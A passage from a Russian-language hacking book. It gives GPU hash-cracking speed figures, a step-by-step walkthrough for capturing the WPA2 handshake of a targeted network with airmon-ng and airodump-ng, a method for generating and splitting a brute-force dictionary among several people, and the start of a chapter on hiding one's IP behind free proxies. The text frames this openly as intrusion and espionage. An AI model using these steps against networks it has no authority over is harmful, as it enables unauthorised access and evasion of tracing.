Приведем также статистику с сайта <http://hashcat.net/oclhashcat-plus/> в отношении программы взлома различных хэш-функций oclHashcat-plus, тоже использующей технологию CUDA и умеющую расшифровывать 55-символьные пароли. Статистика приведена для четырех вариантов конфигурации (различные видеокарты и операционные системы). Анализ показывает, что тип видеокарты имеет значение.

Performance

- PC1: Windows 7, 64 bit
- Catalyst 13.8beta1
- 1x AMD hd7970
- stock core clock

- PC2: Windows 7, 64 bit
- ForceWare 325.15
- 1x NVidia gtx580
- stock core clock

- PC3: Ubuntu 12.04.1, 64 bit
- Catalyst 13.8beta1
- 1x AMD hd6990
- stock core clock

- PC4: Ubuntu 12.04.2, 64 bit
- ForceWare 319.37
- 1x NVidia gtx560Ti
- stock core clock

Hash Type	PC1	PC2	PC3	PC4
NTLM	7487M c/s	2489M c/s	10935M c/s	1772M c/s
MD5	5144M c/s	1802M c/s	6974M c/s	1363M c/s
SHA1	2030M c/s	785M c/s	3139M c/s	535M c/s

(окончание)

Hash Type	PC1	PC2	PC3	PC4
SHA256	1003M c/s	350M c/s	1247M c/s	232M c/s
SHA512	75M c/s	117M c/s	214M c/s	71M c/s
LM	1276M c/s	465M c/s	1004M c/s	242M c/s
phpass \$P\$	2071k c/s	789k c/s	2771k c/s	511k c/s
decrypt	63371k c/s	37137k c/s	79100k c/s	18332k c/s
md5crypt \$1\$	3445k c/s	1044k c/s	4425k c/s	648k c/s
Bcrypt \$2a\$	3788 c/s	1583 c/s	3861 c/s	626 c/s
sha512crypt \$6\$	12545 c/s	15153 c/s	34192 c/s	6726 c/s
Password Safe (SHA-256)	495k c/s	158k c/s	648k c/s	106k c/s
IKE-PSK (MD5)	297M c/s	99M c/s	335M c/s	59M c/s
Oracle (DES)	371M c/s	142M c/s	265M c/s	68M c/s
DCC (MD4)	3803M c/s	1181M c/s	5377M c/s	851M c/s
Joomla (MD5)	4609M c/s	1659M c/s	6253M c/s	1172M c/s
MSSQL (SHA1)	1677M c/s	639M c/s	2659M c/s	503M c/s
WPA/WPA2 (PBKDF2)	133k c/s	45k c/s	181k c/s	33k c/s

На этом же сайте приведены ссылки на видеоматериалы по взлому паролей, а также на форум по указанной теме.

ГЛАВА 6



И ВНОВЬ О Wi-Fi

Как уже отмечалось ранее: тема взлома Wi-Fi весьма и весьма популярна. Кроме причин психологического характера, указанных в предыдущих главах, побудительным мотивом для злоумышленника может быть, к примеру, желание проникнуть в сеть какой-нибудь фирмы, предприятия с целью промышленного шпионажа. Тем более что зачастую во множестве небольших фирм для экономии не применяются более "тяжелые" для взлома технические решения. А таким дорогим вариантом, в частности, могло бы быть применение сервера аутентификации RADIUS или подобного. В такой ситуации только ленивый хакер, "проходя" мимо легкой добычи, не попробует свои силы, причем вовсе даже не будучи нанятым в конкурентной борьбе, а просто из любопытства.

Итак, эксплуатируя модную тему о взломе Wi-Fi, для того чтобы познакомиться с рядом других программных инструментов, полезных для хакера, рассмотрим еще один пример. Причем, как оказывается, даже слегка обруганная нами в предыдущих главах программа aircrack-ng, также окажется очень полезной для осуществления первой части атаки, а именно для сбора в дамп-файл пакетов, необходимых для взлома.

Напомним уже изученный ранее алгоритм взлома Wi-Fi:

1. Сниффером в дамп-файл собираются пакеты, содержащие процедуру обмена ключами между роутером и компьютером (в этих пакетах содержится название сети — ESSID). Для этих целей в предыдущем случае мы использовали программу CommView for WiFi.
2. Используя полученный в п. 1 материал, осуществляем взлом по словарю для конкретной сети, для чего мы применяли программу Elcomsoft Wireless Security Auditor с родными, прилагаемыми к ней словарями.

С целью сбора пакетов в этот раз применим набор инструментов, работающих в среде UNIX.

Для начала найдем в Интернете готовый набор программ для тестирования Wi-Fi-сетей на основе Linux под названием BackTrack. Скачаем его в виде образа и запишем на DVD-диск, с которого в дальнейшем можно загружаться и работать, совершенно "не кромсая" при этом наш основной компьютер.

Вариантов BackTrack множество. Для тех, кто не любит работать с командной строкой и привык к графическому интерфейсу, можно взять набор хотя бы в комплекте с оболочкой GNOME. А можно и с KDE. Причем по желанию: как с 32-, так 64-разрядной операционной системой. Все это неважно. Методика одна и та же.

Пара скачанных для наших экспериментов вариантов дисков отличалась лишь по способу загрузки:

- ❑ в одном варианте после загрузки с диска система остановилась на приглашении типа: `root@root:~#`. При этом не было никакой подсказки о том, что нужно выполнить еще команду `startx`, чтобы далее загрузился графический интерфейс GNOME, т. к. это считается очевидным;
- ❑ в другом варианте после загрузки и выхода на аналогичное приглашение системы подсказкой было предложено дать команду `startx` и далее, при запросе имени и пароля, соответственно предлагалось ввести имя суперпользователя `root` и пароль `toor`.

Вот и все отличия, дальнейшие действия абсолютно аналогичны.

Итак, на нашем любимом компьютере мы загрузились в графическую оболочку GNOME, используя BackTrack (рис. 6.1).

Первым делом необходимо определиться с названием тома, куда мы будем записывать наш дамп-файл с пакетами Wi-Fi.

Чтобы не напрягать любителей Windows, не знающих синтаксиса UNIX-команд, подробнейшим образом опишем самый примитивный способ.

Например, на тестовом ноутбуке имеются два логических раздела жестких дисков. Один из разделов, определенный нами именно для записи файла, имеет имя TEATR. Отметив для себя этот факт и решив, что именно в корень этого диска будем записывать отловленные пакеты, следуем в меню **Places**, далее **Computer** графической оболочки GNOME, и находим там раздел **Device**. В этом разделе видим, что том с именем TEATR успешно смонтировался в системе после загрузки GNOME. Устанавливаем курсор на TEATR и, нажав правую кнопку мыши, видим всплывающий комментарий — `/media/TEATR` (рис. 6.2).



Рис. 6.1




Рис. 6.2

Результат получен, этот путь /media/TEATR будем использовать для размещения файла. К слову сказать, ту же информацию можно было бы получить, например, после запуска команды `mount` в обычной терминальной сессии.

Запустим терминальную сессию. Для этого в меню **Applications** выберем последовательно команды **Accessories | Terminal**.


Получим приглашение системы:

```
root@root:~#
```

Далее выполним команду:

```
iwconfig
```

Если драйверы для Wi-Fi-карты нормально сработали, то получим результат, как показано на рис. 6.3.



```
root@root: ~
File Edit View Terminal Help
root@root:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bgn  ESSID:"FRAG"
            Mode:Managed  Frequency:2.452 GHz  Access Point: C2:EA:3A:E4:5A:74
            Bit Rate=54 Mb/s   Tx-Power=9 dBm
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=70/70  Signal level=-38 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:6  Invalid misc:71  Missed beacon:0

root@root:~#
```

Рис. 6.3

В нашем случае, когда установлена всего одна Wi-Fi-карта, сеть будет иметь название `wlan0`.

Далее необходимо перевести карту в режим "монитор", для чего даем команду именно для сети `wlan0`:

```
airmon-ng start wlan0
```

Результат выполнения указанной команды показан на рис. 6.4.

Еще раз выполним команду `iwconfig`, чтобы удостовериться, что изменился режим работы карты (рис. 6.5).

```

^ v x root@root: ~
File Edit View Terminal Help
root@root:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2538     dhclient3
2590     dhclient3
2697     wpa_supplicant
2706     dhclient
2727     dhclient
Process with PID 2590 (dhclient3) is running on interface wlan0
Process with PID 2697 (wpa_supplicant) is running on interface wlan0
Process with PID 2727 (dhclient) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9285  ath9k - [phy0]
                (monitor mode enabled on mon0)

root@root:~#

```

Рис. 6.4

```

^ v x root@root: ~
File Edit View Terminal Help
root@root:~# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bgn  ESSID:"FRAG"
            Mode:Managed  Frequency:2.452 GHz  Access Point: C2:EA:3A:E4:5A:74
            Bit Rate=54 Mb/s   Tx-Power=9 dBm
            Retry long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=69/70  Signal level=-41 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:6  Invalid misc:71  Missed beacon:0

mon0        IEEE 802.11bgn  Mode:Monitor  Tx-Power=9 dBm
            Retry long limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

root@root:~#


```

Рис. 6.5

В итоге наша сетевая Wi-Fi-карта ждет команд на интерфейсе `mon0`. Поэтому выполним:

```
airodump-ng mon0
```

Результат работы команды `airodump-ng` представлен на рис. 6.6.



```

^  v  x  |root@root: ~
File Edit View Terminal Help

CH  9  ][ Elapsed: 7 mins ][ 2012-05-08 08:29 ][ WPA handshake: 74:EA:3A:E4:5A:
BSSID                PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
C2:EA:3A:E4:5A:74    -52    4540        905    5   9   54e. WPA2 TKIP  PSK  FRAG
F0:7D:68:81:A4:F8    -86      3          0     0   8   54e. WPA2 CCMP  PSK  t-r-e


BSSID                STATION            PWR   Rate    Lost  Packets  Probes
C2:EA:3A:E4:5A:74    56:60:76:69:2C:0C   0    36e-54      0     50

```

Рис. 6.6

Определяемся в полученных результатах с сетью, пакеты которой необходимо записать в дамп-файл. Здесь для примера это сеть с ESSID "t-r-e", с MAC-адресом роутера F0:7D:68:81:A4:F8.

Для продолжения запустим еще одну терминальную сессию. С этой целью в меню **Applications** последовательно выберем команды **Accessories** | **Terminal**. И далее выполним команду `cd /media/TEATR` (рис. 6.7).



```

^  v  x  |root@root: /media/TEATR
File Edit View Terminal Help

root@root:~# cd /media/TEATR
root@root:/media/TEATR#

```

Рис. 6.7

Перейдя на выбранный том с именем `/media/TEATR`, выполним команду:

```
airodump-ng --bssid F0:7D:68:81:A4:F8 -w namefile mon0
```

Последствия выполнения команды представлены на рис. 6.8.

Когда пакетов будет достаточно (в нашем примере всего два), прервем работу команды нажатием комбинации клавиш `<Ctrl>+<C>` либо просто закрытием окна терминальной сессии посредством меню.

```

^  v  x  root@root: /media/TEATR
File Edit View Terminal Help

CH  9  ][ Elapsed: 3 mins ][ 2012-05-08 08:38

BSSID          PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
F0:7D:68:81:A4:F8 -86      2         0    0   8  54e. WPA2 CCMP  PSK  t-r-e

BSSID          STATION      PWR  Rate   Lost  Packets  Probes

```

Рис. 6.8

Файл `namefile.cap` будет лежать в корне тома `TEATR`, т. к. команду `airodump-ng` мы выполняли, предварительно перейдя именно на этот том.

Завершив работу с диском `BackTrack` и загрузившись в `Windows`, можно продолжить работу с указанным дамп-файлом.

Далее эксперименты с файлом можно проводить с помощью уже известной нам программы `Elcomsoft Wireless Security Auditor`.

Таким образом, мы ознакомились с еще одним полезным набором программ для хакера, применяемых уже в среде `UNIX`.

На этом можно было бы и закончить обсуждение темы, но возвращаясь к программе `Elcomsoft Wireless Security Auditor`, хотелось бы поговорить еще об одной замечательной программе, которая может входить в набор хакера.

Дело в том, что при использовании программ взлома по словарю перед хакером может встать вопрос, как сформировать словарь самому по определенным критериям. Одним из замечательных инструментов такого плана является утилита `V-ListmakeR`.

Пользоваться ею очень легко и удобно. Например, если исходя из каких-либо разведывательных данных, мы предполагаем, что пароль `WPA2-PSK`, который нам нужно вскрыть, состоит из восьми цифр, зачем нам тогда лишние слова в словаре (а значит, и время, затраченное на взлом)? Мы же можем просто сгенерировать словарь сами, из восьмисимвольных паролей для всех возможных вариантов наборов цифр от 0 до 9. С этой целью в настройках `V-ListmakeR` в разделе **Passwordz** в поле **ABC** установим значение `0123456789`, а в поле **count** — значение `8-8` (от восьми до восьми), как показано на рис. 6.9.

После запуска программы кнопкой **Generate**, она предложит указать путь, куда сохранить генерируемый словарь. Получится файл размером около 1 Гбайт. Кстати, генерироваться он будет достаточно долго, почти сутки.



Рис. 6.9

Нужно заметить, что если действительно взламываемый пароль состоит только из восьми цифр, то совершенно точно этот пароль будет включен в словарь, полученный нами в результате проделанных операций.

Одна незадача: большинство паролей вряд ли будут такими простыми. Оценочное время взлома с использованием нашего вновь сгенерированного словаря со средним уровнем мутаций (даже используя технологию CUDA) будет все же очень большим. На рис. 6.10 показано, что оно составит почти двадцать дней (19 дней и 13 часов).

Необходимо учитывать, что видеокарта греется, посмотрите на рисунок: температура в нашем примере в самом начале взлома подпрыгнула до 60 градусов (хотя, предполагаем, что градусов до 90 допустить все же можно).

Мы уже упоминали ранее, что ускорить взлом можно, применив несколько видеокарт. Но, если нет такой возможности, можно просто разрезать словарь на несколько частей: кратное количеству друзей, согласившихся поучаствовать во взломе параллельно. Тогда каждый из участников подключит во время взлома только свою часть словаря. В этом случае время взлома может оказаться уже достаточно приемлемым. Разделив словарь, например, между четырьмя людьми, взлом можно осуществить уже в более короткое время, за пять дней.

В заключение этой темы остается только посоветовать для разрезания словарей использовать программу Total Commander. Для этого, установив курсор на разрезаемом файле, в меню **Файл** необходимо выбрать команду **Разбить файл** и указать в нашем случае размер частей 250 Мбайт. В результате для нашего случая получим четыре словаря.




Рис. 6.10

ГЛАВА 7



Соккрытие своего IP-адреса

Тема сокрытия хакером своего IP-адреса дает нам хороший повод упомянуть о целом арсенале различных инструментов, которые он использует в онлайн-режиме, прямо из Интернета. Если на вашем любимом "поисковике" в Интернете задать строку: "определение своего IP-адреса", то можно получить множество ссылок на ресурсы, где легко, совершенно бесплатно определить не только свой адрес, но и другие данные о каком-либо интересующем нас адресе.

Для начала и мы определим свой адрес на одном из таких ресурсов. Перейдя по найденной ссылке, получим результат (рис. 7.1).




Рис. 7.1

IP-адрес — это наиважнейшая информация, по которой можно вычислить пользователя сети. Именно поэтому для сокрытия бурной деятельности хакеру так важно работать фактически "спрятавшись за чьей либо спиной". В качестве такой спины и может выступать прокси-сервер. Для того чтобы найти подходящий прокси-сервер, достаточно выполнить в Интернете поиск, используя строку поиска "бесплатные прокси". Цель — найти IP-адрес и номер порта бесплатного прокси-сервера. Причем, важно найти именно работаю-

щий в данный момент сервер, т. к. многие из них меняют свои данные в течение нескольких часов, и результаты поиска могут дать вам данные на уже "нерабочий" сервер.

Разыскав необходимые данные на прокси-сервер, производим настройку для него. Рассмотрим, как это сделать, например, с применением MS Internet Explorer (MS IE). Для этого в меню **Сервис** выбираем команду **Свойства обозревателя**, а далее — вкладку **Подключения** (рис. 7.2).




Рис. 7.2

Нажав кнопку **Настройка сети** (см. рис. 7.2), в разделе **Прокси-сервер** для опции **Использовать прокси-сервер для локальных подключений...**, вводим данные IP-адреса и порта прокси-сервера, найденного в Интернете, не забыв отметить флажок **Не использовать прокси-сервер для локальных адресов** (рис. 7.3).




Рис. 7.3

Хотя в нашем примере сейчас важно, чтобы искомый прокси-сервер поддерживал именно HTTP-протокол, и мы смогли бы работать анонимно, используя браузер для обычных интернет-страниц, все равно можно выбрать установку (нажав кнопку **Дополнительно**) для всех протоколов. Ну, к примеру, не будет работать FTP-протокол — не страшно, в дальнейшем найдем, если понадобится, для этого другой сервер (рис. 7.4).

После подтверждения новых настроек проверяем свой IP-адрес! И с величайшим удовлетворением видим, что мы — это уже вовсе и "не мы"! Нас видят в Интернете совсем под другим адресом (рис. 7.5).

Но, пойдем еще дальше! Теперь для установки нужного прокси-сервера предварительно установим хитрую программу SuperSocks5Cap.

Для чистоты эксперимента прежде чем убедиться, что SuperSocks5Cap действительно работает, не забудем убрать настройки прокси-сервера, выполненные ранее в этой главе, иначе фактически мы создадим цепочку из двух прокси-серверов и при проверке увидим адрес, настроенный до этого с помощью MS Internet Explorer.

Чтобы провайдер не смог изучать трафик хакера, для шифрования данных на участке между прокси-сервером и хакером злоумышленник может использовать протоколы Socks4, Socks5, HTTPS и др. С этой целью в Интернете также делается соответствующий запрос на поиск бесплатного сервера (рис. 7.6).




Рис. 7.4




Рис. 7.5

